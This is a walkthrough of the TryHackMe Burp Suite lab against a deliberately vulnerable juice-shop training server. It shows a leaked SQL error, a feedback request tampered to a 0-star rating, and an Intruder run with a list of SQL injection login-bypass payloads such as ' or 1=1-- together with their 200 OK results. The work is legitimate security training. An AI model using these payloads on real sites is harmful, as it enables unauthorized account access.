
Mark Seliternikov
TryHackMe - Burp Suite [Easy]

The purpose of this documentation is to practice Burp Suite and use it for future labs as a reference.


For this lab we get a web-server that we are supposed to practice Burp Suite on.



All Products


Image	Product	Description	Price
	Apple Juice (1000ml)	The all-time classic.	1.99
	Apple Pomace	Finest pressings of apples. Allergy disclaimer: Might contain traces of worms. Can be sent back to us for recycling.	0.89
	Banana Juice (1000ml)	Monkeys love it the most.	1.99
	Carrot Juice (1000ml)	As the old German saying goes: "Carrots are good for the eyes. Or has anyone ever seen a rabbit with glasses?"	2.99

Lets add the server to our target scope.




Filter: Hiding not found items; hiding CSS, image and general bi

After browsing a little we are already building the site map for our target.



```
Filter: Hiding not found items; hiding
http://10.10.157.174
    /
    ae.svg
    api
        Challenges
            /
                name=Score%20E
        Feedbacks
            /
    assets
    az.svg
    bg.svg
    br.svg
    cn.svg
```

A very handy sub-tab in the Target tab is the 'Issue definitions', It helps us determine the issue we found in the web-server. (It's a useful reference we can use).



Issue Definitions

This listing contains the definitions of all issues that can be detected by Burp Scanner.

Name	Typical se...	Type index
DOM data manipulation (stored DOM-...	Information	0x005012...
CSS injection (reflected)	Medium	0x005013...
CSS injection (stored)	Medium	0x00501301
Client-side HTTP parameter pollution ...	Low	0x005014...
Client-side HTTP parameter pollution ...	Low	0x005014...
Form action hijacking (reflected)	Medium	0x005015...
Form action hijacking (stored)	Medium	0x00501501


Robots.txt file

Description

The file robots.txt is used to
site that robots are allowed,

The presence of the robots.t


First lets try logging into the site with random credentials and see what error(s) we get in response.



Email
admin@test.com


Password
test

Here's the response for that request. ("Invalid email or password.")




```
HTTP/1.1 401 Unauthorized
X-Powered-By: Express
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Type: text/html; charset=utf-8
Content-Length: 26
ETag: W/"1a-ARJvVK+smzAF3QQve2mDSG+3Eus"
Date: Fri, 14 May 2021 11:04:50 GMT
Connection: close

Invalid email or password.
```

Lets try doing some SQLi via the repeater. We'll input ‘ as email and password.




```
Cookie: io=OFXmIusOuC8bBXnkAAAo;

{
  "email":"'",
  "password":"'"
}
```

By doing that we've learned a lot about how SQLi is handled on the site.



```
{
  "error":{
    "message":"SQLITE_ERROR: unrecognized token: \"3590cb8af0bbb9e78c343b52b93773c9\"",
    "stack":"SequelizeDatabaseError: SQLITE_ERROR: unrecognized token: \"3590cb8af0bbb9e78c343b52b93773c9\"\n
    sqlite3/lib/sqlite3.js:16:21)",
    "name":"SequelizeDatabaseError",
    "parent":{
      "errno":1,
      "code":"SQLITE_ERROR",
      "sql":"SELECT * FROM Users WHERE email = ''' AND password = '3590cb8af0bbb9e78c343b52b93773c9'"
    },
    "original":{
      "errno":1,
      "code":"SQLITE_ERROR",
      "sql":"SELECT * FROM Users WHERE email = ''' AND password = '3590cb8af0bbb9e78c343b52b93773c9'"
    },
    "sql":"SELECT * FROM Users WHERE email = ''' AND password = '3590cb8af0bbb9e78c343b52b93773c9'"
  }
}
```

We can see the actual query, the table, the hash… This is very useful information!
Lets do something that they probably dont want us to do, leave a 0 star review when the minimum is 1.



Contact Us


Author
anonymous

Comment

Rating
★★★★★


What is 1*10-1 ?

After submitting a random feedback and sending it to the repeater we can modify the requests in an easier manner.



```
Referer: http://10.10.157.
Cookie: io=OFXmIusOuC8bBXr

{
  "captchaId":1,
  "captcha":"8",
  "comment":"test",
  "rating":1
}
```


Now… lets leave a 0 star review. 😈



```
Connection: close

{
  "status":"success",
  "data":{
    "id":16,
    "comment":"test",
    "rating":0,
    "updatedAt":"2021-05-14T11:50:36.071Z",
    "createdAt":"2021-05-14T11:50:36.071Z",
    "UserId":null
  }
}
```


We can see that it was successful and the captcha didn't really block our request!

Now lets experiment with 'intruder'. Now that we know that SQLi does work on it we can try injecting into the email field and maybe log in!




```
Origin: http://10.10.42.167
DNT: 1
Connection: close
Referer: http://10.10.42.167/
Cookie: io=8KYZmvXCpMTboTMIAAAC; cookieconsent_status=dismiss

{"email":"§admin@test.com§","password":"test"}
```

The selected area will have a wordlist inserted into it in automation. For this lab we get a wordlist file, However you can find lists like these easily online, or even better, in SecLists!



```
or 1=1--
 or 1=1 or ""=
' or 1=1 or ''='
' or 1 in (select @@version)--
or%201=1
or%201=1 --

┌──(root💀kali)-[/home/kali/Desktop]
└─# 
```


We have to load it to burp in 'payloads' and then uncheck 'Payload Encoding' so the special characters remain and are not filtered by the browser.



Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as p

```
<>"'%;)(&+
|
!
?
```




Payload Encoding

This setting can be used to URL-encode selected characters wi


☐ URL-encode these characters: ./\=<>?+&*;:"{}|^`


Okay then it seems like everything is ready… Lets run this attack!



Request	Payload	Status ^	Er
39	a' or 1=1--	200	
41	a' or 3=3--	200	
46	hi' or 1=1 --	200	
60	' or 0=0 --	200	
65	' or 1 --'	200	
66	' or 1/*	200	
69	' or '1'='1'--	200	
71	' or 1=1 /*	200	
72	' or 1=1--	200	
73	' or 1=1--	200	
80	' or 1=1 or ''='	200	

It seems all these requests were successful (receiving 200 OK). And the thing they all have in common is commenting out the rest of the SQL query! (as in -- or /*)
Lets try logging in with one of those.





Summary of Burp Suite functions

- **Proxy** - What allows us to funnel traffic through Burp Suite for further analysis
- **Target** - How we set the scope of our project. We can also use this to effectively create a site map of the application we are testing.
- **Intruder** - Incredibly powerful tool for everything from field fuzzing to credential stuffing and more
- **Repeater** - Allows us to 'repeat' requests that have previously been made with or without modification. Often used in a precursor step to fuzzing with the aforementioned Intruder
- **Sequencer** - Analyzes the 'randomness' present in parts of the web app which are intended to be unpredictable. This is commonly used for testing session cookies
- **Decoder** - As the name suggests, Decoder is a tool that allows us to perform various transforms on pieces of data. These transforms vary from decoding/encoding to various bases or URL encoding.
- **Comparer** - Comparer as you might have guessed is a tool we can use to compare different responses or other pieces of data such as site maps or proxy histories (awesome for access control issue testing). This is very similar to the Linux tool diff.
- **Extender** - Similar to adding mods to a game like Minecraft, Extender allows us to add components such as tool integrations, additional scan definitions, and more!
- **Scanner** - Automated web vulnerability scanner that can highlight areas of the application for further manual investigation or possible exploitation with another section of Burp. This feature, while not in the community edition of Burp Suite, is still a key facet of performing a web application test.